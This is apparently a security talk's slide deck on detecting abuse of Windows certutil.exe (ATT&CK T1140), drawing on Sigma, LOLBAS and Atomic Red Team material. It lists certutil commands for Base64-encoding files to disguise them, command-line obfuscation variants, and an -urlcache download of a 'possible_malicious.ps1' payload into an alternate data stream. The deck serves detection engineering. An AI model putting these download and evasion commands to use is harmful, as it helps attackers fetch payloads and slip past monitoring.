<sup>[1]</sup>

Another example is using the Windows [copy /b](#) command to reassemble binary fragments into a malicious payload. <sup>[2]</sup>

Payloads may be compressed, archived, or encrypted in order to avoid detection. These payloads may be used with [Obfuscated Files or Information](#) during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open it for deobfuscation or decryption as part of [User Execution](#). The user may also be required to input a password to open a password protected compressed/encrypted file that was provided by the adversary. <sup>[3]</sup> Adversaries may also use compressed or archived scripts, such as Javascript.

ID: T1140

Tactic: Defense Evasion

Platform: Windows

Permissions Required: User

Data Sources: File monitoring, Process monitoring, Process command-line parameters

Defense Bypassed: Anti-virus, Host intrusion prevention systems, Signature-based detection, Network intrusion detection system

Contributors: Matthew Demaske, Adaptforward; Red Canary


Version: 1.0

Created: 14 December 2017

Last Modified: 25 April 2019



## T1140 – Deobfuscate/Decode Files or Information



# Microsoft Documentation – Certutil

## certutil

10/16/2017

34 minutes to read



Many many options

Certutil.exe is a command-line program, installed as part of Certificate Services. You can use certutil.exe to dump and display certification authority (CA) configuration information, configure Certificate Services, backup and restore CA components, and verify certificates, key pairs, and certificate chains.

If certutil is run on a certification authority without additional parameters, it displays the current certification authority configuration. If certutil is run on a non-certification authority, the command defaults to running the `certutil [-dump]` command.

### ⓘ Important

Earlier versions of certutil may not provide all of the options that are described in this document. You can see all the options that a specific version of certutil provides by running `certutil -?` or `certutil <parameter> -?`.



# Resources – Certutil

## / Certutil.exe

[Download](#) [Alternate data streams](#) [Encode](#) [Decode](#)

Windows binary used for handling certificates

### Paths:

C:\Windows\System32\certutil.exe  
C:\Windows\SysWOW64\certutil.exe

### Resources:

[https://twitter.com/Moriarty\\_Meng/status/984380793383370752](https://twitter.com/Moriarty_Meng/status/984380793383370752)  
<https://twitter.com/mattifestation/status/620107926288515072>  
<https://twitter.com/egre55/status/1087685529016193025>

### Acknowledgement:

Matt Graeber - [@mattifestation](#)  
Moriarty - [@Moriarty\\_Meng](#)  
egre55 - [@egre55](#)

### Detection:

Certutil.exe creating new files on disk  
Useragent Microsoft-CryptoAPI/10.0  
Useragent CertUtil URL Agent

|   |      |
|---|------|
| Code  | 9    |
| Commits   | 19   |
| rules/windows/process_creation/win_susp_process_creations.yml |      |
| Issues  | 1    |
| Discussions   | Beta |
| Packages  | 0    |
| Wikis   | 2    |

|           |   |
|-----------|---|
| Languages |   |
| YAML      | 8 |
| JSON      | 1 |

[Advanced search](#) [Cheat sheet](#)

9 code results in [Neo23x0/sigma](#) or view [all results on GitHub](#)

[rules/windows/process\\_creation/win\\_susp\\_certutil\\_command.yml](#)

```
1 title: Suspicious Certutil Command
2 id: e011a729-98a6-4139-b5c4-bf6f6dd8239a
3 status: experimental
4 description: Detects a suspicious Microsoft certutil execution with sub commands like
'decode' sub command, which is sometimes used to decode malicious code with
```

YAML Showing the top two matches Last indexed on 31 Jan

[rules/windows/process\\_creation/win\\_susp\\_certutil\\_encode.yml](#)

```
1 title: Certutil Encode
2 id: e62a9f0c-ca1e-46b2-85d5-a6da77f86d1a
3 status: experimental
4 description: Detects suspicious a certutil command that used to encode files, which is
sometimes used for data exfiltration
```

YAML Showing the top match Last indexed on 12 Nov 2019

|             |      |
|-------------|------|
| Code        | 11   |
| Commits     | 6    |
| Issues      | 5    |
| Discussions | Beta |
| Packages    | 0    |

|            |   |
|------------|---|
| Languages  |   |
| Markdown   | 5 |
| YAML       | 3 |
| CSV        | 2 |
| PowerShell | 1 |

[Advanced search](#) [Cheat sheet](#)

11 code results in [redcanaryco/atomic-red-team](#)

Sort: Best match ▾

or view [all results on GitHub](#)

[atomics/T1140/T1140.md](#)

```
3 <blockquote>Adversaries may use [Obfuscated Files or Information]
(https://attack.mitre.org/techniques/T1027) to hide artifacts of an intrusion from
analysis. They may require separate mechanisms to decode or deobfuscate that information
depending on how they intend to use it. Methods for doing that include built-in
functionality of malware, [Scripting](https://attack.mitre.org/techniques/T1064),
[PowerShell](https://attack.mitre.org/techniques/T1086), or by using utilities present on
the system.
```

4

```
5 One such example is use of [certutil](https://attack.mitre.org/software/S0160) to decode
a remote access tool portable executable file that has been hidden inside a certificate
file. (Citation: Malwarebytes Targeted Attack against Saudi Arabia)
```

13

```
- [Atomic Test #1 - Deobfuscate/Decode Files Or Information](#atomic-test-1---deobfuscateddecode-files-or-information)
```

14

```
- [Atomic Test #2 - Certutil Rename and Decode](#atomic-test-2---certutil-rename-and-decode)
```

Markdown Showing the top two matches Last indexed on 18 Mar

<https://lolbas-project.github.io>

<https://github.com/Neo23x0/sigma>

<https://atomicredteam.io/>



# Resilient detections – CertUtil – Focus: Endpoint

---

## Sigma Rules

- Process Creation
- Proxy

## LolBas

- Process Creation
- File Creation
- Network Connection

## Atomic Red Team

- Process Creation
- File Creation
- Network Connection

## My expectations

**Security 4656:** A handle to an object was requested.

**Security 4688:** A new process has been created

**Security 5156:** The Windows Filtering Platform has allowed a connection

**Security 5158:** The Windows Filtering Platform has permitted a bind to a local port

**Sysmon 1:** Process Creation

**Sysmon 3:** Network connection

**Sysmon 11:** File created

**Sysmon 22:** DNS Query



# Resilient detections – CertUtil - Encode

---

## Encode

Command to encode a file using Base64

```
certutil -encode inputFileName encodedOutputFileName
```

UseCase: Encode files to evade defensive measures

Privileges required: User

OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10

Mitre: [T1027](#)

```
PS C:\Users\homerus> certutil.exe -encode extracted.zip just_an_image.jpg
Input Length = 1381582
Output Length = 1899734
CertUtil: -encode command completed successfully.
PS C:\Users\homerus>
```



# Resilient detections – CertUtil

```
PS C:\Users\homerus> certutil.exe -encode
```

```
Expected at least 2 args, received 0
```

```
CertUtil: Missing argument
```

Usage:

```
CertUtil [Options] -encode InFile OutFile  
Encode file to Base64
```

Options:

|                          |  |
|--------------------------|--|
| -f                       | -- Force overwrite                             |
| -Unicode                 | -- Write redirected output in Unicode          |
| -UnicodeText             | -- Write output file in Unicode                |
| -gmt                     | -- Display times as GMT                        |
| -seconds                 | -- Display times with seconds and milliseconds |
| -v                       | -- Verbose operation                           |
| -privatekey              | -- Display password and private key data       |
| -pin PIN                 | -- Smart Card PIN                              |
| -sid WELL_KNOWN_SID_TYPE | -- Numeric SID                                 |
| 22                       | -- Local System                                |
| 23                       | -- Local Service                               |
| 24                       | -- Network Service                             |

```
CertUtil -?                       -- Display a verb list (command list)
```

```
CertUtil -encode -?              -- Display help text for the "encode" verb
```

```
CertUtil -v -?                  -- Display all help text for all verbs
```



# Resilient detections – CertUtil - Encode

---

Lets replace - with /

```
PS C:\Users\homerus> certutil.exe /encode extracted.zip just_another_image.jpg
Input Length = 1381582
Output Length = 1899734
CertUtil: -encode command completed successfully.
```

What if we put the argument in double quotes?

```
PS C:\Users\homerus> certutil.exe "-encode" extracted.zip yet_another_image.jpg
Input Length = 1381582
Output Length = 1899734
CertUtil: -encode command completed successfully.
```

Or somewhere randomly in the argument?

```
PS C:\Users\homerus> certutil.exe -en""code extracted.zip what_about_this.jpg
Input Length = 1381582
Output Length = 1899734
CertUtil: -encode command completed successfully.
```



# Resilient detections – CertUtil – Technique 1 - Considerations

---

```
certutil.exe -encode somefile.ext encodedfile.ext
```

- **-encode** or **/encode** works
- **-f** or **/f** is optional, forces overwrite of the encoded file
- deal with obfuscation, preferably in separate rules
- certutil can be **renamed**




A wide-angle photograph of a two-lane asphalt road stretching into the distance under a dramatic sunset sky. The sky is filled with dark, heavy clouds, with bright orange and yellow light filtering through them. On the left side of the road, there's a wooden utility pole with several wires. In the foreground, four young boys are seen from behind, riding their bicycles away from the viewer. They are dressed in 1980s-style clothing: one in a red and white striped hoodie, another in a blue onesie with a Santa hat, a third in a grey and white striped hoodie, and the fourth in a plaid shirt. To the right of the road, there's a green field with a fence. A brown signpost stands on the right side of the road, with a lightning bolt striking its post. The sign reads "WELCOME TO HAWKINS".

# Thank you!

bonus slides if I was fast enough :D

Olaf Hartong



@olafhartong



github.com/olafhartong



olaf@falalconforce.nl



# Resilient detections – CertUtil - URLCache

---

## Download

Download and save 7zip to disk in the current folder.

```
certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```

Usecase:Download file from Internet

Privileges required:User

OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10

Mitre:[T1105](#)

```
PS C:\Users\homerus> certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
**** Online ****
000000 ...
1514ce
CertUtil: -URLCache command completed successfully.
```



# Resilient detections – CertUtil - URLCache

## Usage:

```
CertUtil [Options] -URLCache [URL | CRL | * [delete]]  
Display or delete URL cache entries  
    URL -- cached URL  
    CRL -- operate on all cached CRL URLs only  
    * -- operate on all cached URLs  
    delete -- delete relevant URLs from the current user's local cache  
    Use -f to force fetching a specific URL and updating the cache.
```

## Options:

```
-f                      -- Force overwrite  
-Unicode                -- write redirected output in Unicode  
-gmt                    -- Display times as GMT  
-seconds                -- Display times with seconds and milliseconds  
-split                  -- Split embedded ASN.1 elements, and save to files  
-v                      -- verbose operation  
-privatekey              -- Display password and private key data  
-pin PIN                 -- Smart Card PIN  
-sid WELL_KNOWN_SID_TYPE -- Numeric SID  
                        22 -- Local System  
                        23 -- Local Service  
                        24 -- Network Service
```



# Resilient detections – CertUtil

---

```
PS C:\Users\homerus> certutil.exe /urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
**** Online ****
000000 ...
1514ce
CertUtil: -URLCache command completed successfully.
PS C:\Users\homerus> certutil.exe /urlcache /split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
**** Online ****
000000 ...
1514ce
CertUtil: -URLCache command completed successfully.
PS C:\Users\homerus> certutil.exe /urlcache /split /f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
**** Online ****
000000 ...
1514ce
CertUtil: -URLCache command completed successfully.
```



# Resilient detections – CertUtil – Technique 2 - Considerations

---

```
certutil.exe -urlcache -split -f https://hawkinslab.net/possible_malicious.ps1 c:\temp:ttt
```

- **-urlcache** or **/urlcache**
- **http://** can also be **https**, **smb** or a **variable**
- **-split** or **/split** is optional, might be useful for IDS/IPS evasion
- **-f** or **/f** is optional, only forces overwrite
- a : in the last block without a \ next to it could indicate alternate file stream attempt
- certutil can be **renamed**





A photograph of four young boys from the TV show 'Stranger Things' riding their bicycles away from the viewer down a two-lane road. They are wearing backpacks and casual clothing. The sky is filled with dramatic, fiery orange and red clouds, suggesting sunset or sunrise. A wooden utility pole with several wires stands on the left side of the road. On the right, a road sign reads "WELCOME TO HAWKINS". In the distance, a single lightning bolt strikes the ground to the right of the road.

Thank you!  
(really)

Olaf Hartong

 @olafhartong

 [github.com/olafhartong](https://github.com/olafhartong)

 [olaf@falalconforce.nl](mailto:olaf@falalconforce.nl)

